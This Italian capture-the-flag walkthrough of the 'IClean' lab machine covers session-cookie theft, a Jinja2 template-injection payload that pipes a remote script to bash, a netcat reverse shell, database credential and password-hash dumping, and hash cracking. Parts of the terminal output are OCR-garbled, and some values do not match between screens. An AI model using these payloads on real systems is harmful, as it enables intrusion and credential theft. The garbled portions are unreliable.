
L'output dovrebbe assomigliare a questo:

```
(antonio㉿kali)-[~/all/pentesting/iclean/scripts]
$ bash listen_on_port.bash 8081
listening on [any] 8081 ...
connect to [10.10.14.35] from (UNKNOWN) [10.10.11.12] 44896
GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODkoYTBlNGE4MDFmYzMifQ.Zkwcjg.ntKJ4zBLCtRSaeaa-V5fijKrS_Q HTTP/1.1
Host: 10.10.14.35:8081
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: /*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Lo andiamo ad inserire all'interno dei cookies di Firefox per ottenere la sessione da amministratore.




Una volta impostato potremmo finalmente accedere a pagine nascosti agli utenti semplici come la pagina `/dashboard`




Questa è una pagina accessibile solo ad admin e quindi possiamo avere accesso a funzionalità più avanzate.


Proviamo quindi ad aprire le finestre per poter sfruttare qualche funzionalità.




Compiliamo questi campi con valori a caso e generiamo un *Invoice*



Otteniamo così l'ID dell' *Invoice*




Abbiamo ottenuto un *Invoice ID*. Ora andiamo ad analizzarlo.




Andiamo ora nella pagina della generazione del QR Code ed inseriamo l'ID ottenuto precedentemente.

Aver generato il QR code ci porta ad una nuova pagina in cui possiamo trovare un'altra casella di testo in cui possiamo andare ad inserire del codice Python per effettuare un altro attacco di tipo XSS.



A questo punto il nostro obiettivo diventa quello di ottenere una ReverserShell.



CVE 2024-22195

Aprendo Burpsuite andiamo a modificare un attributo per iniettare il nostro codice Python. Esso però dovrà essere completato in quanto non ci apre una ReverseShell ma ci permette di eseguire comandi arbitrari sulla macchina target.

Il codice in questione è il seguente:

```

{{request|attr("application")|attr("__globals__")|attr("__getitem__")("x5f\x5fbuiltins\x5f\x5f")|attr("__getitem__")("x5f\x5fimport\x5f\x5f")("os")|attr("popen")("curl IP:PORT/revshell | bash")|attr("read")()}}

```


Questo codice utilizza una tecnica avanzata per eseguire del codice arbitrario all'interno di un'applicazione Python. Vediamo nel dettaglio cosa fa ogni parte del codice:

- `{...}`: Questa è una sintassi utilizzata nei template engines come `Jinja2` per eseguire codice Python all'interno di template HTML.
- `request|attr("application")`: Ottiene l'attributo `application` dall'oggetto `request`. Questo di solito si riferisce all'applicazione **WSGI** in esecuzione.
- `attr("__globals__")`: Ottiene l'attributo `__globals__` dell'oggetto `application`. Questo fornisce accesso agli oggetti globali dell'applicazione.
- `attr("__getitem__")("x5f\x5fbuiltins\x5f\x5f")`: Ottiene l'elemento `__builtins__` dal dizionario globale. `__builtins__` contiene tutti i built-in di Python come funzioni e moduli di base.
- `attr("__getitem__")("x5f\x5fimport\x5f\x5f")("os")`: Utilizza la funzione `__import__` per importare il modulo `os`.

- **attr("popen")("curl IP:PORT/revshell | bash")**: Usa popen del modulo os per eseguire il comando shell curl IP:PORT/revshell | bash.
- **attr("read")()**: Legge il risultato dell'esecuzione del comando shell.


La parte in cui c'è scritto “(*curl IP:PORT/revshell | bash*)” dovrà essere sostituita con un apposito comando che ci permetterà di ottenere la ReverseShell.

Sul sito web <https://www.revshells.com/> nella sezione “**nc mkfifo**” c'è proprio quello che fa per noi.



Ora dobbiamo inserire tale comando all'interno del payload e codificarlo.

Una volta codificato il payload avremo il seguente risultato:



Prima però di inviare il payload assicuriamoci di metterci in ascolto sulla porta specificata nella reverse shell (In questo caso la 8082).

```
(antonio㉿kali)-[~/all/pentesting/iclean/narrativa]
└─$ nc -lvpn 8082
listening on [any] 8082 ...

```

Ora effettuiamo il forward del payload e se va bene otteniamo la ReverseShell.

```
(antonio㉿kali)-[~/all/pentesting/iclean/narrativa]
└─$ nc -lvpn 8082
listening on [any] 8082 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.12] 51908
sh: 0: can't access tty; job control turned off
$ whami
sh: 1: whami: not found
$ whoami
www-data
$ 
```

Ora siamo entrati come utente “www-data”.

Per renderci la vita più agiata possiamo utilizzare il seguente comando per passare da sh a bash:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@iclean:/opt/app$ ls
ls
app.py  static  templates
www-data@iclean:/opt/app$ █
```

Effettuando una semplice ls andiamo a scoprire che all'interno della cartella */opt/app* è presente l'applicazione in Python che è in esecuzione sulla porta 80.

```
www-data@iclean:/opt/app$ cat app.py
cat app.py
from flask import Flask, render_template, request, jsonify, make_response, session, redirect, url_for
from flask import render_template_string
import pymysql
import hashlib
import os
import random, string
import pyqrcode
from jinja2 import StrictUndefined
from io import BytesIO
import re, requests, base64

app = Flask(__name__)

app.config['SESSION_COOKIE_HTTPONLY'] = False

secret_key = ''.join(random.choice(string.ascii_lowercase) for i in range(64))
app.secret_key = secret_key
# Database Configuration
db_config = {
    'host': '127.0.0.1',
    'user': 'iclean',
    'password': 'pxCsmn6LckUb',
    'database': 'capiclean'
}

app._static_folder = os.path.abspath("/opt/app/static/")

def rdu(value):
    return str(value).replace('__', '')

def sanitize(input):
    sanitized_output = re.sub(r'^[a-zA-Z0-9\.\ ]', '', input)
    return sanitized_output

app.jinja_env.undefined = StrictUndefined
app.jinja_env.filters['remove_double_underscore'] = rdu

valid_invoice_ids = []

def add_valid_invoice_id(invoice_id):
    valid_invoice_ids.append(invoice_id)

def get_allowed_invoice_ids():
    return valid_invoice_ids

def validate_invoice_id(provided_id):
    allowed_invoice_ids = get_allowed_invoice_ids()
```

Analizzare il seguente codice sorgente ci dà moliti indizi tra cui:

1. La Web App è scritta in Flask
2. Abbiamo i criteri di sanificazione dei campi di input attraverso la funzione “*sanitize*”
3. Le credenziali del database sono esposte ed in chiaro.

Una volta ottenute queste informazioni cruciali per il pentesting, possiamo procedere accedendo al Database Mysql.

```

www-data@iclean:/opt/app$ mysql -u iclean -p
mysql -u iclean -p
Enter password: pxCsmnGLckUb

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4616
Server version: 8.0.36-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database      |
+-----+
| capiclean    |
| information_schema |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql> ■

```

In questa schermata vediamo che abbiamo a disposizione 3 database di cui uno di nostro interesse ovvero “capiclean”.

```

show tables;
+-----+
| Tables_in_capiclean |
+-----+
| quote_requests |
| services |
| users |
+-----+
3 rows in set (0.00 sec)

mysql> select * from quote_requests;
select * from quote_requests;
Empty set (0.00 sec)

mysql> select * from services;
select * from services;
+-----+-----+-----+-----+
| service_id | service_name           | service_description | service_price | service_qty |
+-----+-----+-----+-----+
| 1 | Basic Cleaning          | This service includes basic cleaning tasks such as dusting, vacuuming, mopping, and cleaning of surfaces. It's ideal for a quick clean-up of your home or office. | 137.00 | 89 |
| 2 | Deep Cleaning            | This service is more thorough than basic cleaning and includes cleaning of hard-to-reach areas, furniture, baseboards, and appliances. It's perfect for a more comprehensive cleaning of your living or working space. | 337.00 | 89 |
| 3 | Move-in/Move-out Cleaning | This service is designed to clean a home or apartment before or after a move. It includes cleaning of all rooms, cabinets, drawers, and appliances. | 537.00 | 89 |
| 4 | Commercial Cleaning     | This service is specifically designed for businesses and includes cleaning of office spaces, restrooms, break rooms, and more. We offer daily, weekly, or monthly cleaning options to fit your needs. | 737.00 | 89 |
| 5 | Carpet Cleaning          | Our professional carpet cleaning service includes deep cleaning, stain removal, and deodorizing to leave your carpets looking and smelling fresh. | 699.00 | 89 |
| 6 | Window Cleaning          | Our window cleaning service includes washing of windows, frames, and sills for a sparkling, streak-free shine. We offer both indoor and outdoor window cleaning services. | 1699.00 | 89 |
| 7 | Upholstery Cleaning      | This service includes cleaning of sofas, chairs, and other upholstered furniture. Our cleaning process removes dirt, stains, and odors to restore your furniture to its original condition. | 1337.00 | 89 |
+-----+-----+-----+-----+
7 rows in set (0.00 sec)

mysql> select * from users;
select * from users;
+-----+-----+-----+-----+
| id | username | password | role_id |
+-----+-----+-----+-----+
| 1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298fd4d546844ae940357b631e40bf2a7847932f82c494da1c9c5d6927aa | ee11ccb1b19052e40b07aac0ca60c23ee |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> ■

```

Da questa schermata individuiamo la tabella degli utenti che contiene la lista degli utenti.

In particolare, ci sono **admin** e **consuela**.

```

mysql> select * from users;
select * from users;
+---+---+---+---+
| id | username | password | role_id |
+---+---+---+---+
| 1 | admin    | 2ae316f10d49222f369139ce899e414e57ed9e339bb75457446f2ba8628a6e51 | 21232f297a57a5a743894a0e4a801fc3 |
| 2 | consuela | 0a298ffd4d546844ae940357b631e40bf2a7847932f82c494da1c9c5d6927aa | ee11ccb19052e40b07aac0ca060c23ee |
+---+---+---+---+
2 rows in set (0.00 sec)

mysql> 

```

Ottenuto l'hash delle loro password procediamo con il cracking per risalire alla password originale. Per crackare la password possiamo usare Jhon oppure siti terzi che ci permettono di velocizzare. In questo caso sarà utilizzato:
<https://www.crackstation.net>

Non è stato possibile recuperare la password dell'admin. In compenso possiamo sempre provare con **consuela**.

CWE-1391: Use of Weak Credentials (4.14) - MITRE

CWE-522: Insufficiently Protected Credentials

Questa volta il cracking è andato a buon fine rivelando la password che risulta essere:

" simple and clean "

```
www-data@iclean:/opt/app$ su consuela
su consuela
Password: simple and clean

consuela@iclean:/opt/app$
```

Tramite le credenziali del database si è riusciti ad effettuare l'accesso sulla macchina locale in quanto utilizzava le stesse credenziali.

```
consuela@iclean:~$ ls
user.txt
consuela@iclean:~$ cat user.txt
cda3c9b9fa438993147361dc11a3d140
consuela@iclean:~$
```

Riusciamo così ad ottenere il file user.txt

Privilege Escalation

Entrati ora nella macchina non ci resta altro che effettuare l'elevazione dei privilegi.

Una buona pratica è ricercare qualche comando che può essere di nostro interesse quindi andiamo ad effettuare una "ls -la /usr/bin".

```
-rwxr-xr-x 1 root root      953 May  1 2021 pybabel-python3
lrwxrwxrwx  1 root root       9 Aug 18 2022 pydoc3 → pydoc3.10
-rwrxr-xr-x 1 root root      79 Nov 20 2023 pydoc3.10
lrwxrwxrwx  1 root root 10yiam0... 13 Aug 18 2022 pygettext3 → pygettext3.10
-rwrxr-xr-x 1 root root     24235 Jun  6 2023 pygettext3.10
-rwrxr-xr-x 1 root root      968 Dec  4 2023 pyhtmlizer3
-rwrxr-xr-x 1 root root 10tificate... 975 Apr  3 2022 pyserial-miniterm
-rwrxr-xr-x 1 root root      969 Apr  3 2022 pyserial-ports
lrwxrwxrwx  1 root root attachment 10 Aug 18 2022 python3 → python3.10
-rwrxr-xr-x 1 root root    5904904 Nov 20 2023 python3.10
lrwxrwxrwx  1 root root      34 Nov 20 2023 python3.10-config → x86_64-linux-gnu-python3.10-config
lrwxrwxrwx  1 root root      17 Aug 18 2022 python3-config → python3.10-config
-rwrxr-xr-x 1 root root    719328 Mar 24 2022 pstd
-rwrxr-xr-x 1 root root 10AAaAAA18768 Mar 12 2022 qpdf
-rwrxr-xr-x 1 root root UpIVFU... 2453 Sep 15 2023 quirks-handler
lrwxrwxrwx  1 root root 0DRRAAAAG... 23 Jan 23 15:08 ranlib → x86_64-linux-gnu-ranlib
lrwxrwxrwx  1 root root 0BBAXypa... 14 Mar 14 11:31 rbash → bash
lrwxrwxrwx  1 root root /g3IRJ2m... 21 Aug 10 2023 rcp → /etc/alternatives/rcp
-rwrxr-xr-x 1 root root ALCM9V... 100880 Mar 24 2022 rdma
lrwxrwxrwx  1 root root      24 Jan 23 15:08 readelf → x86_64-linux-gnu-readelf
-rwrxr-xr-x 1 root root     39336 Feb  8 03:46 readlink
-rwrxr-xr-x 1 root root     39336 Feb  8 03:46 realpath
-rwrxr-xr-x 1 root root      89 Feb 13 2022 red
-rwrxr-xr-x 1 root root    14720 Mar 22 12:25 renice
